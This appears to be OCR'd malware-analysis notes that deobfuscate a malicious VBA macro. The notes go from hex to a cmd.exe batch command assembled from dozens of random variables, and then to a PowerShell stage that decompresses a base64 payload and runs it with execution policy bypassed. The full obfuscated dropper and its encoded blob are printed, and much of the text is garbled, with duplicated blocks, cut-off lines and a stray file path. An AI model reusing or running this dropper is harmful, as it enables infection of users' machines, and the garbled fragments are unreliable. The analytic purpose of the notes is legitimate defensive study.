002600730065007400200073004400480059003D0073006B00570054006400 6C00580053
007300480050006200610071007500710 02B00640026002600730065007400200490030
>>> vb2 = "200070005500610 03D0069006F006E002E00260026007300650074002000 3
A003A0028005C00260026007300650074002000710069003800 3D00330030007500640 04
00020002D004E004F00700020002D00730054002000200 2D00450078006500630020002
>>> vb3 = "05E005E005E005E005E005E005E005E005E005E005E005E005E007C002000
4D00310026002600730065007400200071004E006F003D00330037002F004F00320055 00
6F002E0027002C00270026002600730065007400200049007A0055003D0020005C002200
>>> vb4 = "00530073002600260073006500740020003600470078003D0065004E004E0
047005A0038003D00450066005600680063003400320026002600730065007400200058 0
026007300650074002000570062003900790 03D00730055002600260073006500740020 0
>>> geroo = am1 + am2 + am3 + am4 + am5 + am6 + am7 + am8 + am9 + dx1 +
>>>
>>> a = geroo + y0kos
```

VBA macro

- (or) The grammar is similar so just use python

```
>>> a.decode('hex').replace('\x00', '')
'cmd.exe /V:ON/C"set 0e6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/o04fzTV8i1m&&set Uv=VERT]::&&set vni=
wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM=   [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.f
oRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bc
ZGtcfhLyyfr&&set V8=ynYlt5bN3G8&&set Mp=r&&set g1L=vRAuTl41Jtf&&set irCv=. ( ([StRi&&set PfZ=+O+7Tq3F48HTpHjNKYhH
8t&&set I0d=h&&set 4Pp=jE2yr+yl3YMpseez&&set MW=lh&&set 8Q=NU7BL&&set Qj6=Gy4ygZ&&set cJ=wYG&&set 5C=U2BBc5uU9i&&
set oW1=^^^^^^^&(\'&&set ut=aM5wk7i4J7qJkk&&set qbQ=2Jtf&&set oVcY=j&&set yGZ5=X&&set Je=4BnqnX1HwWAFXdaJHn8F+tOv
LX/0cEIjJHqZh&&set NSeA=Ue1ekDZNmhaD&&set 2ay===\' ), [IO.COmP&&set xlj=tFCW2+3wZXjjZae5zyer3d&&set a4o=IP.EXe ^^
^&^^^&Cmd  /C  PoWerS&&set 1li=RM&&set N1kP=+TvCMSC&&set IJZy=[sySTe&&set 1l=eR\',\'TReaMr\')( ${_}, [t&&set nukg
=\'me\'  )&&set AF=aN7XSl0hE&&set VrRM=xM&&set Tax=.memoRYSTrEAm&&set Aq=6&&set OB=""aS`ci&&set 3Fe=0}{1}\\""&&se
t Q8=Tjg&&set tA=6leyNNnnhW&&set cXA=iS4u+L7Ak&&set 8h=W 1 -noni&&set M8qN=jTJ+gP&&set X8u=71YH09s8mgBejUhv&&set
y4s=4ZDnYIE9ZuF3a+MW4&&set UB1=}{5}"" -f\'SY\',\'m\',\'&&set W5qN=b5HqwP5DyZCCgrRYSi+KA&&set 6Y81=.(  \\""{0&&set
 jL=VCk68tH&&set OJ5=( &&set xDJY=iwKm45OLC5UYunBbXTbK&&set T7=5gVR&&set x4m=i`NVoKE\\""( &&set Qf=ZBZ&&set xDc="
"REa`DT`oenD""( )^^^^^^^^^^^^^^^| &&set xWc=GD&&set vAY=BukYXA7mbSW1JsFL&&set PI=HCdnCE7H8&&set 9D=lC44NSbmlmpqkq
HArqxi&&set xYhw=VxSrDX&&set Uz=Clip&&set R3HL=HknYg4X0Y+m7&&set AR=""{1}{0}\\"" -f( \\""{1}{0}\\""&&set RHKs=1p&
&set wo=0}{1}{2}{3}{4}\\"" -f&&set 8rn=2}\\""-f \'h\',\'Par\',\'tial\'  ),\'Na\',&&set omR= &&set Si= [cOn&&set 3
M=Mcq/o&&set NFgR=bNZ&&set uh=6z4f1+&&set 8P=yoVfdqP7vmoD/dIl\')&&set x5Jr=ECHO/(&&set RF=o09WU+YsweicX&&set xkhY
=s&&set j3=3MRJ&&set 1y9=1}{2}{3}{6&&set U0=b5j8WjJu&&set ieHu=nCodiNg]::&&set 6b=G/NbcnhIOBEjh6&&set JV=Com&&set
 WGx=reN`&&set yB7=,&&set 8731={v`ERBOse`p`Re`Fe&&set YBrx=s26TE&&set gsv=lEgwAFfjeelhnY8ZymExzjUEMxxmI+eafHEI2Fe
xfd8FC08x7A4y8FM&&set nGX=tg&&set aZNP=ion.Ass&&set uYf=8+3g84&&set tHLi=yix4gZ8aIbJXRHeXF+YIGOQmBDeO5&&set JW4A=
Bp3BsjSu1p&&set ptI=bvH/Qj&&set OxnL=f (\\""{&&set vjI=s&&set N1O=m.&&set qD27=QLSqrNp&&set Wn=oard]::(&&set cv=
-f \'T\',\'tEx\' ),\'gET&&set QpS=O&&set 1ImR=d/Wz&&set QH=icCL9cmbT6TqAbvj0AvWlpmQz&&set cH=A&&set aKU=\\&&set T
A4=8JMXPGb9zH+OkrCpdu/zIsP&&set i3Q=EzP5a&&set 5Dgx=""{&&set vEqn=dVVtc&&set YJU5=d7OgmHntbQEc&&set 3E=}{&&set AU
Q=YCzgojirAYBpxqAXBk1TX1ADv&&set r6=+dD2/iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSr&&set Ufe=QxVzRsNs7JrmExbD/9&&set Ac
Ma=LIPBOArD]::&&set vMz= -&&set 240=kERpYl&&set WfM=WKA2w19WlgldPq&&set Iy=   )&&set 2BN=NcL3udcrVrtZvxYpslksBKOA
zcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghW&&set SNr=:""deC`O&&set xUl=""FrOM&&set QV3=f\'nd&&set QK=e4oaBVtbvc
J&&set svj=1&&set CS8=eXT&&set jOG=Bb/IWkv7SXqiC76Poyi953lwmt9WTYL7NHG&&set vKL2=C0IGUxH9kZTF3wMu7Hyi86hHvlw9o&&s
et 0bli=PrEsSioNMODe]:&&set wt1T=xe/5TU6V&&set 0ay=giIIeDf4B5OHaDYeeCu&&set g0k=For&&set jmxl=\'lea\',\'r&&set Pk
=WZB&&set gUOo=Je&&set pC=Ce})[1,3]+\'x\'-Joi&&set CVGa=CT&&set tlyo=39UxXVmo&&set yizX=L5qA&&set 8Tm4=uig&&set m
YRs=EnNxNEB56EzC&&set 3w=,( \\""&&set gq0=oQgsC8tYWjIk&&set N7gW=LAhS&&set vDH=037s1FG1exSuY/9YiUyPoQ0dWR&&set Cs
```

batch

```
>>> a.decode('hex').replace('\x00', '')
'cmd.exe /V:ON/C"set 0e6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=
wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM=   [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.f
oRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bc
ZGtcfhLyyfr&&set V8=ynYlt5bN3G8&&set Mp=r&&set g1L=vRAuTl41Jtf&&set irCv=. ( ([StRi&&set PfZ=+O+7Tq3F48HTpHjNKYhH
8t&&set I0d=h&&set 4Pp=jE2yr+yl3YMpseez&&set MW=lh&&set 8Q=NU7BL&&set Qj6=Gy4ygZ&&set cJ=wYG&&set 5C=U2BBc5uU9i&&
set oW1=^^^^^^^&(\'&&set ut=aM5wk7i4J7qJkk&&set qbQ=2Jtf&&set oVcY=j&&set yGZ5=X&&set Je=4BnqnX1HwWAFXdaJHn8F+tOv
LX/0cEIjJHqZh&&set NSeA=Ue1ekDZNmhaD&&set 2ay===\' ), [IO.COmP&&set xlj=tFCW2+3wZXjjZae5zyer3d&&set a4o=IP.EXe ^^
^&^^^&Cmd  /C  PoWerS&&set 1li=RM&&set N1kP=+TvCMSC&&set IJZy=[sySTe&&set 1l=eR\',\'TReaMr\')( ${_}, [t&&set nukg
=\'me\'  )&&set AF=aN7XSl0hE&&set VrRM=xM&&set Tax=.memoRYSTrEAm&&set Aq=6&&set OB=""aS`ci&&set 3Fe=0}{1}\\""&&se
t Q8=Tjg&&set tA=6leyNNnnhW&&set cXA=iS4u+L7Ak&&set 8h=W 1 -noni&&set M8qN=jTJ+gP&&set X8u=71YH09s8mgBejUhv&&set
y4s=4ZDnYIE9ZuF3a+MW4&&set UB1=}{5}"" -f\'SY\',\'m\',\'&&set W5qN=b5HqwP5DyZCCgrRYSi+KA&&set 6Y81=.(  \\""{0&&set
 jL=VCk68tH&&set OJ5=( &&set xDJY=iwKm45OLC5UYunBbXTbK&&set T7=5gVR&&set x4m=i`NVoKE\\""( &&set Qf=ZBZ&&set xDc="
"REa`DT`oenD""( )^^^^^^^^^^^^^^^| &&set xWc=GD&&set vAY=BukYXA7mbSW1JsFL&&set PI=HCdnCE7H8&&set 9D=lC44NSbmlmpqkq
HArqxi&&set xYhw=VxSrDX&&set Uz=Clip&&set R3HL=HknYg4X0Y+m7&&set AR=""{1}{0}\\"" -f( \\""{1}{0}\\""&&set RHKs=1p&
&set wo=0}{1}{2}{3}{4}\\"" -f&&set 8rn=2}\\""-f \'h\',\'Par\',\'tial\'  ),\'Na\',&&set omR= &&set Si= [cOn&&set 3
M=Mcq/o&&set NFgR=bNZ&&set uh=6z4f1+&&set 8P=yoVfdqP7vmoD/dIl\')&&set x5Jr=ECHO/(&&set RF=o09WU+YsweicX&&set xkhY
=s&&set j3=3MRJ&&set 1y9=1}{2}{3}{6&&set U0=b5j8WjJu&&set ieHu=nCodiNg]::&&set 6b=G/NbcnhIOBEjh6&&set JV=Com&&set
 WGx=reN`&&set yB7=,&&set 8731={v`ERBOse`p`Re`Fe&&set YBrx=s26TE&&set gsv=lEgwAFfjeelhnY8ZymExzjUEMxxmI+eafHEI2Fe
xfd8FC08x7A4y8FM&&set nGX=tg&&set aZNP=ion.Ass&&set uYf=8+3g84&&set tHLi=yix4gZ8aIbJXRHeXF+YIGOQmBDeO5&&set JW4A=
Bp3BsjSu1p&&set ptI=bvH/Qj&&set OxnL=f (\\""{&&set vjI=s&&set N1O=m.&&set qD27=QLSqrNp&&set Wn=oard]::(&&set cv=
-f \'T\',\'tEx\' ),\'gET&&set QpS=O&&set 1ImR=d/Wz&&set QH=icCL9cmbT6TqAbvj0AvWlpmQz&&set cH=A&&set aKU=\\&&set T
A4=8JMXPGb9zH+OkrCpdu/zIsP&&set i3Q=EzP5a&&set 5Dgx=""{&&set vEqn=dVVtc&&set YJU5=d7OgmHntbQEc&&set 3E=}{&&set AU
Q=YCzgojirAYBpxqAXBk1TX1ADv&&set r6=+dD2/iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSr&&set Ufe=QxVzRsNs7JrmExbD/9&&set Ac
Ma=LIPBOArD]::&&set vMz= -&&set 240=kERpYl&&set WfM=WKA2w19WlgldPq&&set Iy=   )&&set 2BN=NcL3udcrVrtZvxYpslksBKOA
zcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghW&&set SNr=:""deC`O&&set xUl=""FrOM&&set QV3=f\'nd&&set QK=e4oaBVtbvc
J&&set svj=1&&set CS8=eXT&&set jOG=Bb/IWkv7SXqiC76Poyi953lwmt9WTYL7NHG&&set vKL2=C0IGUxH9kZTF3wMu7Hyi86hHvlw9o&&s
et 0bli=PrEsSioNMODe]:&&set wt1T=xe/5TU6V&&set 0ay=giIIeDf4B5OHaDYeeCu&&set g0k=For&&set jmxl=\'lea\',\'r&&set Pk
=WZB&&set gUOo=Je&&set pC=Ce})[1,3]+\'x\'-Joi&&set CVGa=CT&&set tlyo=39UxXVmo&&set yizX=L5qA&&set 8Tm4=uig&&set m
YRs=EnNxNEB56EzC&&set 3w=,( \\""&&set gqO=oQgsC8tYWjIk&&set N7gW=LAhS&&set vDH=037s1FG1exSuY/9YiUyPoQ0dWR&&set Cs
=kFx7okLtSuf&&set yX=C3YCzrqSIYHAYD&&set nlJV=.\\""In`VOKE\\""(( \\""{3}{2}{0}{&&set SyY=4&&set MX=1qzod&&set TJ6
```

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
…&&call set vg=%x5Jr%%6o%%…
…&&cmd.exe /C %vg:""=!84p:~1!%"

batch

↓Allows use of !var! like %var%

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNI6wGGI56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJIWFcPSV/na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDO
1TI=DoWs.foRMs.C&&
85=flOSEhJIE1v&&set
RY1W=ciweFxvTfImE
ANY=CJfjJe3w&&set
…&&call set vg=%x5
…&&cmd.exe /C %vg

```
jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> set W5Zf=2xdWyU8KRD

jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> echo %W5Zf%
2xdWyU8KRD

jz@DESKTOP-C98POVK C:\Users\jz\Deskto
> cmd.exe /v:on /c "echo !W5Zf!"
2xdWyU8KRD
```

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch


- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C %vg:""=!84p:~1!%"

batch

- cmd.exe /V:ON/C"set Oe6w=CvNl6wGGl56ta0&&set sg=sa6mwPd&&set 8c=Stq2iMdXAk/oO4fzTV8i1m&&set Uv=VERT]::&&set vni=wSJXNNdJlWFcPSV/ na4xyjNUb&&set W5Zf=2xdWyU8KRD&&set 6Of=e&&set adM= [Vo&&set XDOj=m&&set 9xOv=F&&set 1Tl=DoWs.foRMs.C&&set 3sSP=s&&set 85=flOSEhJIE1v&&set RY1W=ciweFxvTfImEPMK3u6cfHU&&set nv=ms\'&&set ANY=CJfjJe3w&&set qi=bcZGtcfhLyyfr&&…
  …&&call set vg=%x5Jr%%6o%%…
  …&&cmd.exe /C echo %vg:""=!84p:~1!%"

batch

- No, echo will not work, if there are some pipes and ampersands (|, &)
  - ex) echo test | clip & xyxy



batch

- Convert from batch to python using replace from editor
  - Escape quotes / double quotes
  - Batch allows variable name starting with number. So put _ in front, etc

```
_0e6w='CvNl6wGGl56ta0'
_sg='sa6mwPd'
_8c='Stq2iMdXAk/oO4fzTV8i1m'
_Uv='VERT]::'
_vni='wSJXNNdJlWFcPSV/na4xyjNUb'
_W5Zf='2xdWyU8KRD'
_6Of='e'
_adM='   [Vo'
_XDOj='m'
_9xOv='F'
```

```
_0sF='5wvODjWLe8Rgxx9TcB4CaqDRlkMiSShf'
xxxx = _x5Jr + _6o + _JUm + _5Xez + _aIP + _286l + _U7eI + _3a4c +
    + _85 + _qNo + _ptI + _iPB3 + _Waz + _UNtK + _Qr2N + _ANY + _
    _tA + _CByk + _SE + _Xx + _N1kP + _YJU5 + _R3HL + _3gm + _Ave
     _Aq + _yx6 + _VYAC + _cbpX + _5SAY + _Sl2 + _ut + _5vLP + _x
    _j3 + _oCgc + _TdQ5 + _Qj6 + _SFuY + _iP + _nGX + _8o + _vS +
    + _mYRs + _Ufe + _AUQ + _Wb9y + _IsdF + _6VE + _5g0 + _Jn + _
     _ghZw + _60f + _XDp + _1l + _CS8 + _UJHQ + _ieHu + _OB + _wz
    _nlJV + _XmS5 + _QV3 + _YvIB + _Op8 + _nv + _CqUX + _IJZy + _
    _Iy%
```

batch

```
>>> xxxx = _x5Jr + _6o + _JUm + _5Xez + _aIP + _286l + _U7eI + _3a4c + _Tax + _gWi + _Si + _Uv + _xUl + _5h76 + _ok6 + _vEqn + _u4 + _AF + _y5
 + _QpS + _8Tm4 + _sDHY + _I4Lw + _O4hv + _U70 + _c05a + _V8 + _6Gx + _vbn + _J2d0 + _p5Z + _xlj + _Af7 + _TA4 + _1ImR + _WfM + _J1iU + _5Zpq +
_85 + _qNo + _ptI + _iPB3 + _Waz + _UNtK + _Qr2N + _ANY + _2Pz1 + _N8 + _1Ihy + _RH + _6b + _sg + _W5qN + _qi + _avo + _AE5 + _U0 + _N7gW + _sv
j + _Mp + _yizX + _g1L + _SWqT + _gI + _gqO + _YBrx + _cH + _oVcY + _PfZ + _RHKs + _QK + _240 + _Cs + _i3Q + _NSeA + _X8u + _MeZ + _tA + _CByk
 + _SE + _Xx + _N1kP + _YJU5 + _R3HL + _3gm + _AveX + _gc + _tHLi + _5C + _I0d + _RF + _0sF + _2yPl + _3sSP + _Auk + _tlyo + _3rKv + _Qf + _VZ +
 _VR2 + _XY + _cJ + _Pj0 + _iDSx + _qGZ8 + _64 + _uheI + _otGC + _Pk + _Oe6w + _9xOv + _W5Zf + _0ay + _vjI + _cnU + _T7 + _Aq + _yx6 + _VYAC +
_cbpX + _5SAY + _Sl2 + _ut + _5vLP + _xYhw + _NFgR + _6uo4 + _vni + _oZJ + _oV + _SyY + _qi8 + _CVGa + _Je + _5S9 + _TPK + _jL + _J0j + _r6 + _
xWc + _VrRM + _vKL2 + _MX + _M8qN + _qD27 + _jOG + _y4s + _PI + _MW + _Thkw + _uh + _9D + _nx + _5TL + _Pnc + _j3 + _oCgc + _TdQ5 + _Qj6 + _SFu
Y + _iP + _nGX + _8o + _vS + _8P + _JW4A + _yFgx + _gsv + _1C + _oj + _X1 + _2BN + _yX + _4Pp + _yGZ5 + _Qw + _AnyN + _QvI9 + _RM6x + _5i + _iz
DJ + _8Q + _Q8 + _uYf + _cyV + _QH + _cQF + _oF + _8c + _xDJY + _Spy4 + _RY1W + _vDH + _8Yt + _48eZ + _mYRs + _Ufe + _AUQ + _Wb9y + _IsdF + _6V
E + _5g0 + _Jn + _vAY + _aH + _1li + _XCqP + _8gGU + _cXA + _wt1T + _RM + _SBo + _qbQ + _3M + _8ka + _2ay + _Jr2x + _pUa + _JV + _0bli + _SNr +
 _vt + _oW1 + _nFl5 + _Wzj + _qy + _ng1r + _gUOo + _rcv + _1y9 + _UB1 + _2NP + _jU + _uM + _ghZw + _6Of + _XDp + _1l + _CS8 + _UJHQ + _ieHu + _
OB + _wzJH + _xDc + _irCv + _TJ6 + _8731 + _WGx + _pC + _yf + _a4o + _At + _xkhY + _vMz + _8h + _adM + _gkfo + _i1su + _N10 + _q7nb + _iUH + _a
ZNP + _Wb + _5Dgx + _wo + _omR + _r9f + _4J + _3w + _19a + _3E + _8rn + _nukg + _nlJV + _XmS5 + _QV3 + _YvIB + _Op8 + _nv + _CqUX + _IJZy + _GX
 + _1Tl + _AcMa + _OJ5 + _aKU + _AR + _cv + _3qN + _I0 + _6Y81 + _GAEe + _aCN + _yB7 + _nT + _r0T + _Pl + _g0k + _XDOj + _3PdY + _Uz + _ml + _W
n + _IzU + _CMT + _uCTQ + _OxnL + _3Fe + _w7 + _jmxl + _GcMb + _x4m + _Iy
>>> print xxxx
ECHO/(.('nEw-Ob'+'JeC'+'T') ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')( [SYStEm.iO.memoRYSTrEAm] [cOnVERT]::"FrOMbAs`E6`
4STRi`Ng"('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' ), [IO.COmPR
eSsion.ComPrEsSioNMODe]::"deC`OM`pre`Ss" )^^^^^^^^^^^^^^^| ^^^^^^^^^^^^^^^&('fOrEAch-oBj'+'EC'+'t') {^^^^^^^^^^^^^^^&('nE'+'w-'+'ObJeCT') ("{0}
{4}{1}{2}{3}{6}{5}" -f'SY','m','.io.','S','STe','EadeR','TReaMr')( ${_}, [teXT.EnCodiNg]::"aS`ciI")})."REa`DT`oenD"( )^^^^^^^^^^^^^^^| . ( ([St
RiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'') ^^^| CLIP.EXe ^^^&^^^&Cmd  /C  PoWerSheLl  -NOp -sT  -Exec  BypaSs -W 1 -noni  [Void][System.
Reflection.Assembly]::(\"{0}{1}{2}{3}{4}\" -f 'L',( \"{0}{1}{2}\"-f 'oad','Wi','t'),( \"{0}{1}{2}\"-f 'h','Par','tial' ),'Na','me' ).\"In`VOK
